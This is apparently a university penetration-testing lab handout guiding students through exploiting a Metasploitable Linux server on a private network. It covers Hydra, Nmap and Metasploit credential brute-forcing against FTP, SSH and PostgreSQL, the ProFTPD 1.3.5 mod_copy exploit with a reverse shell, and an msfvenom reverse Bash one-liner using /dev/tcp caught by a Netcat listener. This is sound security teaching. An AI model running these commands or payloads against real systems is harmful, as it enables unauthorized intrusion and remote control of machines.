


Vulnerable machine Exploitation lab (Linux)

7CSEF006W

Dr Ayman El Hajjar

Academic Year: 2025/26



STOP AND READ

- ➡ This lab assumes that you have completed the information gathering stage and have already identified the services running on the Metasploitable server.
- ➡ In this setup:
 - ↳ **Linux Server IP:** 192.168.144.102
 - ↳ **Kali Linux Server IP:** 192.168.144.101

1 MSF Console

- ➡ The Metasploit Framework (**MSF**) is an open-source penetration testing platform that includes hundreds of exploits for well-known vulnerabilities.
- ➡ We will use MSF to conduct multiple attacks and post-exploitation activities in this lab.
- ➡ The framework contains thousands of modules. As of the latest update, it includes **over 2300 exploits**.

➡ First, ensure that Metasploit is installed and updated on Kali Linux:

```
➤ sudo apt install metasploit-framework
```

💡 You must be connected to the Internet for the update to work.

➡ If the installation fails due to missing or broken packages, check the error messages carefully and fix them first.

➡ Before proceeding, review the official Metasploit basics documentation:

<https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html>

1.1 Setting up the Metasploit Database

➡ We will configure a PostgreSQL database to store Nmap results for later use within Metasploit.

↳ Start the PostgreSQL database service:

```
➤ sudo service postgresql start
```

↳ Initialize the Metasploit database:

```
➤ sudo msfdb init
```

💡 This creates a dedicated database for Metasploit to store scan results, loot, and session data.

```
(kali㉿kali)-[~]
$ msfconsole

      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c      c000000000000x.
      :00000000000000k,      ,k00000000000000:
      '000000000kkkk00000:  :0000000000000000'
      o00000000.MMMM.o0000o0000l.MMMM,00000000o
      d00000000.MMMMMM.c00000c.MMMMMM,00000000x
      l00000000.MMMMMMMMMM;d;MMMMMMMMMM,00000000l
      .00000000.MMM.;MMMMMMMMMMMM;MMMM,00000000.
      c0000000.MMM.00c.MMMM'o00.MMM,0000000c
      o000000.MMM.0000.MMM:0000.MMM,0000000o
      l00000.MMM.0000.MMM:0000.MMM,00000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
      .d000o'WM.0000o0ccx0000.MX'x00d.
      ,kol'M.0000000000000.M'd0k,
      :kk;.0000000000000.;0k:
      ;k000000000000000k:
      ,x000000000000x,
      .l00000000l.
      ,d0d,
      .

      =[ metasploit v6.3.31-dev ]
+ -- --=[ 2346 exploits - 1220 auxiliary - 413 post ]
+ -- --=[ 1387 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

Figure 1.1: Metasploit Framework console

OBJECTIVES

- ➡ In this lab, you are expected to attempt to exploit all services identified on both servers.
- ➡ Create a threat model for each of the servers showing all services an potential exploits.

1.2 User Enumeration

➡ In this lab, we will create a list of usernames and passwords to use in brute-force attacks and enumeration activities. These files will be updated as we discover more accounts.

↳ First, ensure you're in your home directory:

```
➤ pwd
```

↳ If you're not already there, navigate to it:

```
➤ cd /home/kali
```

↳ Create the initial usernames file:

```
❯ touch users.txt
```

↳ Add known usernames to the file:

```
❯ echo 'linuxs' >> users.txt
```

```
❯ echo 'windowss' >> users.txt
```

```
❯ echo 'root' >> users.txt
```

💡 This file should grow as you discover more usernames during enumeration.

🕒 Some additional usernames for the Windows Server are documented here:

Windows Server Details

↳ Next, create a passwords file:

```
❯ touch pass.txt
```

```
❯ echo 'LinuxS' >> pass.txt
```

```
❯ echo 'WindowsS' >> pass.txt
```

💡 This file should also expand as you identify more credentials.

🕒 In real-world scenarios, you would build much larger username and password dictionaries for effective brute force attacks.

↳ To assist with enumerating usernames, we can also use an SMTP enumeration tool. Install it by typing:

```
❯ sudo apt-get install smtp-user-enum
```

🕒 Read the official documentation to learn how to use it:

<https://www.kali.org/tools/smtp-user-enum/>

2 Search Local Exploit Database

🕒 After identifying services and operating systems during information gathering, the next step is to search for known vulnerabilities using the local exploit database.

↳ First, update the **searchsploit** database to ensure you have the latest exploits:

```
❯ searchsploit -u
```

💡 Make sure your Kali machine is connected to the Internet. This process may take a few minutes.

↳ Install additional XML modules required by **searchsploit**:

```
➤ sudo apt install -y libxml2-utils
```

↳ Search for exploits by providing a keyword. For example, to look for FTP-related vulnerabilities:

```
➤ searchsploit ftp
```

💡 Replace `ftp` with any service, software, or CVE ID to find relevant exploits.

2.1 Online Exploit Database

➡ If the exploit is not available locally or you want the latest PoCs, you can search online at:

<https://www.exploit-db.com>

💡 Using both local and online searches together increases your chances of finding the right exploit quickly.

3 FTP Anonymous Login

➡ FTP servers often allow anonymous authentication by default, which can lead to information disclosure or restricted file access. Let's test if the Linux server's FTP service allows it.

↳ First, confirm that the FTP service is running on the target Linux server:

```
➤ nmap -sV 192.168.144.102
```

➡ Check if FTP anonymous login is enabled using Nmap's FTP script:

```
➤ nmap --script ftp-anon 192.168.144.102
```

❗ If the output shows **Allowed**, the FTP server permits anonymous access.

↳ You can also combine service detection and enumeration into one step:

```
➤ nmap -sC -sV -p21 192.168.144.102
```

↳ Attempt to connect manually to test anonymous access:

```
➤ ftp 192.168.144.102
```

↳ When prompted for credentials, use:

↳ **Username:** anonymous

↳ **Password:** Leave blank or enter any email address



If login fails, anonymous FTP access is disabled. This is common but always worth checking.

➡ For further reading, here are helpful references:

- ↳ [Linux FTP Server - vsftpd](#)
- ↳ [FTP Server Documentation](#)
- ↳ [Nmap FTP-Anonymous Script](#)
- ↳ [Windows FTP Anonymous Authentication](#)

💡 Even if anonymous login is allowed, access is usually restricted to an **anonymous** folder with limited permissions.

3.1 Brute Force Using Hydra

➡ If you have a list of potential usernames but are unsure of the correct passwords, Hydra can be used to perform a brute-force attack against the FTP, SSH, or other services.

↳ Run the following command to brute force against the FTP service:

```
❯ hydra -L users.txt -P pass.txt ftp://192.168.144.102
```



-L specifies the usernames file, and -P specifies the passwords file.

↳ Hydra supports many services beyond FTP. For example, to brute force SSH:

```
❯ hydra -L users.txt -P pass.txt ssh://192.168.144.102
```



Use small password dictionaries when testing in the lab environment to avoid long execution times.

💡 Hydra automatically detects locked accounts and skips them to optimise the attack.

4 Exploit SSH

➡ Metasploit provides an auxiliary module to brute force SSH credentials and establish a session on the target Linux server.

↳ Launch Metasploit Framework:

```
❯ msfconsole
```

↳ Load the SSH login module:

```
❯ use auxiliary/scanner/ssh/ssh_login
```

↳ Set the target IP address:

```
➤- set rhosts 192.168.144.102
```

↳ Specify the username and password files:

```
➤- set user_file users.txt
```

```
➤- set pass_file pass.txt
```

↳ Start the brute-force attack:

```
➤- exploit
```

↳ Check for an active session after a successful exploit:

```
➤- sessions -i
```

↳ To interact with the first session (example):

```
➤- sessions 1
```

💡 You now have access to the Metasploitable machine and can interact with its shell.

⚠ This method uses brute force to gain SSH access. Always ensure your password lists are appropriate in size for the lab environment.

💡 Once inside, consider upgrading to a Meterpreter session for advanced post-exploitation features.

4.1 Brute Force Using Nmap

➡ Nmap can be used to perform brute-force attacks on SSH and other services using built-in scripts. This can be an alternative to Hydra or Metasploit.

↳ Run the Nmap SSH brute-force script with the default Metasploit wordlists:

```
➤- db_nmap --script ssh-brute --script-args userdb=/usr/share/wordlists/metasploit/
-p22 192.168.144.102
```

↳ Alternatively, use your own custom username and password lists:

```
➤- db_nmap --script ssh-brute --script-args userdb=users.txt,passdb=pass.txt
-p22 192.168.144.102
```

⚠ This process may take time depending on the size of your wordlists and network latency.

↳ Once credentials are discovered, you can use Metasploit to establish a session:

```
➤- use auxiliary/scanner/ssh/ssh_login
```

```
➤- set rhosts 192.168.144.102
```

```
➤- set user_file users.txt
```

```
➤- set pass_file pass.txt
```

```
➤- exploit
```

➡ Check for active sessions after running the exploit:

```
➤- sessions -i
```

➡ To interact with the first discovered session:

```
➤- sessions 1
```

💡 Nmap's brute-force scripts are powerful, but Hydra or Metasploit may be faster when testing against a smaller set of credentials.

5 Exploit PostgreSQL

➡ During the initial Nmap scan, we identified that the PostgreSQL database service is running on port 5432 on the Linux server. We will now attempt to brute force its credentials using Metasploit.

➡ Start the Metasploit Framework:

```
➤- msfconsole
```

➡ Load the PostgreSQL login scanner module:

```
➤- use auxiliary/scanner/postgres/postgres_login
```

➡ Display the module options to review configurable parameters:

```
➤- show options
```

➡ Set the username and password files:

```
➤- set user_file users.txt
```

```
➤- set pass_file pass.txt
```

➡ Set the target host:

```
➤- set rhosts 192.168.144.102
```

➡ Enable continuous scanning, even after a valid login is found:

```
➤- set stop_on_success false
```

➡ Run the module to start brute-forcing the PostgreSQL service:

```
➤- exploit
```


💡 The module attempts to authenticate using combinations from your `users.txt` and `pass.txt` files.

⚠️ If the scan is slow, reduce the size of your username and password lists for faster testing.

FTP Root Access - ProFTPD 1.3.5 Exploit

➡ During enumeration, we identified that the Linux server is running **ProFTPD 1.3.5**, which contains a known vulnerability: **CVE-2015-3306**. This vulnerability allows remote attackers to gain root access if unpatched.

↳ Search for the exploit in the local database:

```
>- searchsploit ProFTPD
```

↳ Launch the Metasploit Framework:

```
>- sudo msfconsole -q
```

↳ Load the ProFTPD exploit module:

```
>- use exploit/unix/ftp/proftpd_modcopy_exec
```

↳



Show all configurable options:

```
>- show options
```

↳ Set the payload to use a reverse Perl shell:

```
>- set payload cmd/unix/reverse_perl
```

↳ Set the target IP address (Linux Server):

```
>- set rhosts 192.168.144.102
```

↳ Set the local host IP address (Kali):

```
>- set lhost 192.168.144.101
```

↳ Set the site path for the exploit:

```
>- set sitepath /var/www/html
```

↳ Execute the exploit:

```
>- exploit
```

↳ Check if a session has been created and list all active sessions:

```
>- sessions
```

➡ Interact with the new session (example uses session ID 1):

```
>- sessions 1
```

💡 If successful, you now have root access to the Linux server via the ProFTPD vulnerability.

Exploit Using a Netcat Reverse Shell

➡ In this section, we will create a reverse shell to maintain persistent access to the compromised Linux server. We will use `msfvenom` to generate the payload and `netcat` to listen for incoming connections.

➡ Search for available reverse shell payloads in Metasploit:


```
>- msfconsole
```

```
>- search reverse
```

➡ Since the target server is running Linux, we will use a Unix-compatible payload, specifically a reverse Bash shell.

➡ Generate the reverse Bash payload:

```
>- msfvenom -p cmd/unix/reverse_bash lhost=192.168.144.101 lport=4321 R
```



```
(kali@kali)-[~]
$ msfvenom -p cmd/unix/reverse_bash lhost=192.168.56.101 lport=4321 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the p
ayload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 73 bytes
bash -c '0<669-;exec 69</dev/tcp/192.168.56.101/4321;sh <669 >669 2>669'
```

Figure 5.1: Unix reverse Bash shell payload

💡 Here: `-p` specifies the payload type, `lhost` is the attacker's IP (Kali), `lport` is the listening port, `R` outputs the payload in a format that Metasploit can execute.



Start a Netcat listener on the specified port to capture the reverse connection:

```
>- nc -vlp 4321
```

💡 Keep this terminal open while running the payload on the target machine.

➡ Log in to the compromised Linux server via SSH:

```
>- ssh linuxs@192.168.144.102
```

- ➡ Execute the payload (from Figure.5.1) to establish a reverse shell back to Kali.
- ➡ If successful, you will see an incoming TCP connection on the Netcat listener terminal, giving you an interactive shell on the target machine.
- ➡ Netcat itself can be used as a payload instead of Bash. For example:

```
msfvenom -p cmd/unix/reverse_netcat lhost=192.168.144.101 lport=4444
R
```



Use a different port for this second payload to avoid conflicts with the first listener.

Windows Machine

- ➡ The Windows server is configured with multiple services, including WAMP and XAMPP, but they are set to run one at a time.
- ➡ The Windows Server IP address is: 192.168.144.200
- ➡ Login credentials for the Windows server:
 - ↳ **Username:** windows
 - ↳ **Password:** WindowsS
- ➡ When starting the Windows machine, you will need to send the **Ctrl + Alt + Del** sequence to log in.
- ➡ Follow these steps to send **Ctrl + Alt + Del** to the VM:
 - ↳ While the Windows VM is open, go to the top VirtualBox menu.
 - ↳ Click on **Input** → **Keyboard**.
 - ↳ Select **Insert Ctrl+Alt+Del**.
 - ↳ Enter the username and password to log in.




Figure 5.1: Windows Login

⚠ Always make sure you are sending the **Ctrl + Alt + Del** combination to the VM, not the host machine.

What remains

NOTE: What remains

- ➡ These are not all the exploits we can do on Metasploitable. There are many other running services on the server, and some of them might be vulnerable.
- ➡ Search for vulnerabilities affecting all services you discovered in your previous lab.
- ➡ Although we exploited several services on the Metasploitable Linux vulnerable server, you should still attempt to escalate your privileges to a higher-privileged user, possibly one with administrative access.
- ➡ Using techniques learned in this lab and the information gathering lab, attempt to exploit services running on the **Windows AD server**.

⚠ In this lab, we did **not** explore web applications. You will be exploring them in a different module.